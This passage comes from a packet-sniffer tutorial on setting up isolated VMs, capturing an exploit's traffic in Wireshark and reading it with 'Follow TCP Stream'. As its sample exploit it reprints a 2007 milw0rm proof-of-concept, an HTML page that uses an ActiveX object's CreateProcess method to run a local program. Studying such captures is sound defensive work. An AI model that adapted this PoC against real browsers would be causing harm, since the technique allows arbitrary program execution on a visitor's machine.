attacker system and victim system are connected by pinging each other and also try pinging the outside world to identify any leakages before running the exploit so that this will not be harmful. Once this set up is done, run the packet sniffer from the host system (system on which these virtual machines are running) and set the interface as the VMnet (whichever is given on the options for the sniffer to capture traffic that is going within the vmnet). Once all the set up is done, the packets running across can be captured and once this is done, stop the capture mode and start analyzing the packets.



```
July 30 2007 -- Bug Discovery.
July 30 2007 -- Exploit published.


Credits
-------
 * callAX <callAX@shellcode.com.ar>
 * GoodFellas Security Research Team  <goodfellas.shellcode.com.ar>


Technical Details
-----------------


<HTML>
<BODY>
  <object id=_9090909090 classid="clsid:{0F748FDE-0597-443C-8596-71854C5EA20A}"></object>
<SCRIPT>

function _d0_() {

 ba="c:\\windows\\system32\\calc.exe"
 ad="c:\\windows\\system32\\calc.exe"
 f0="c:\\windows\\system32\\"
 Od=1

_9090909090.CreateProcess(ba, ad, f0, Od)
 }

</SCRIPT>
<input language=JavaScript onclick=_d0_() type=button value="Proof of Concept">
</BODY>
</HTML>

# milw0rm.com [2007-07-30]
```

Figure 14. Sample Exploit

=Once the packets are captured, filters can be placed in the captured PCAP files to see only the required packet traces. One way is by right clicking on a packet that you wish to find the trace for and choose the "Follow TCP Stream" option. The following window in Figure 15, is a sample for TCP stream (though this is NOT the TCP stream of the exploit seen above). Here the user has the option to choose the ASCII, EBCDIC, Hex Dump, C Arrays and Raw modes of the packet trace and the user can also Save this view as is in a separate file or print the view as seen by the user. These help the analysts to view and analyze the packets in the way they are comfortable with.



```
00000180  [redacted]
00000190  0d 0a 43 6f 6e 6e 65 63  74 69 6f 6e 3a 20 4b 65 ..Connec tion: Ke
000001A0  65 70 2d 41 6c 69 76 65  0d 0a 43 6f 6f 6b 69 65 ep-Alive ..Cookie
000001B0  3a 20 45 78 70 32 3d 31  31 37 35 37 39 31 36 38 : Exp2=1 17579168
000001C0  34 34 38 34 3b 20 5f 5f  75 74 6d 61 3d 32 31 33 4484; __ utma=213
000001D0  35 35 34 31 38 35 2e 32  31 34 35 34 36 37 39 38 554185.2 14546798
000001E0  37 2e 31 31 37 35 37 34  38 34 38 35 2e 31 31 37 7.117574 8485.117
000001F0  35 37 34 38 34 38 35 2e  31 31 37 35 37 34 38 34 5748485. 11757484
00000200  38 35 2e 31 3b 20 5f 5f  75 74 6d 7a 3d 32 31 33 85.1; __ utmz=213
00000210  35 35 34 31 38 35 2e 31  31 37 35 37 34 38 34 38 554185.1 17574848
00000220  35 2e 31 2e 31 2e 75 74  6d 63 63 6e 3d 28 72 65 5.1.1.ut mccn=(re
00000230  66 65 72 72 61 6c 29 7c  75 74 6d 63 73 72 3d 76 ferral)| utmcsr=v
00000240  [redacted] utmcct
00000250  3d 2f 73 74 61 72 74 2f  7c 75 74 6d 63 6d 64 3d =/start/ |utmcmd=
00000260  72 65 66 65 72 72 61 6c  3b 20 77 30 38 30 31 3d referral ; w0801=
00000270  79 65 73 3b 20 72 74 69  6d 65 3d 30 3b 20 6c 74 yes; rti me=0; lt
00000280  69 6d 65 3d 31 31 37 35  37 34 38 34 38 34 39 30 ime=1175 74848490
00000290  36 3b 20 63 6e 7a 7a 30  32 3d 30 3b 20 63 6e 7a 6; cnzz0 2=0; cnz
000002A0  7a 5f 65 69 64 3d 34 34  36 37 30 38 37 33 2d 68 z_eid=44 670873-h
000002B0  [redacted]
000002C0
000002D0  0a                                               .
                                                                  00000000
48 54 54 50 2f 31 2e 30  20 32 30 30 20 4f 4b 0d HTTP/1.0  200 OK.
                                                                  00000010
0a 44 61 74 65 3a 20 57  65 64 2c 20 30 34 20 41 .Date: W ed, 04 A
                                                                  00000020
70 72 20 32 30 30 37 20  31 31 3a 35 35 3a 32 31 pr 2007  11:55:21
                                                                  00000030
20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70  GMT..Se rver: Ap
                                                                  00000040
61 63 68 65 0d 0a 4c 61  73 74 2d 4d 6f 64 69 66 ache..La st-Modif
                                                                  00000050
```

Entire conversation (13089 bytes)

○ ASCII ○ EBCDIC ● Hex Dump ○ C Arrays ○ Raw

Figure 15. Sample "Follow TCP Stream" window

Conclusion:

This document should help the users to understand and use packet sniffer like Wireshark and user would also have understood the various options and how to use them according to their need.

NOTE: This is for educational purpose only. If you/user or anyone/reader or reader's acquaintance uses the skill learnt from here (from this article or from www.EvilFingers.com) for any malicious or illegitimate/illegal purposes, EvilFingers or any of the team members are not responsible for any of the after effects or any of your acts. Read up on "Legal" Section of www.EvilFingers.com before you use any parts of this article.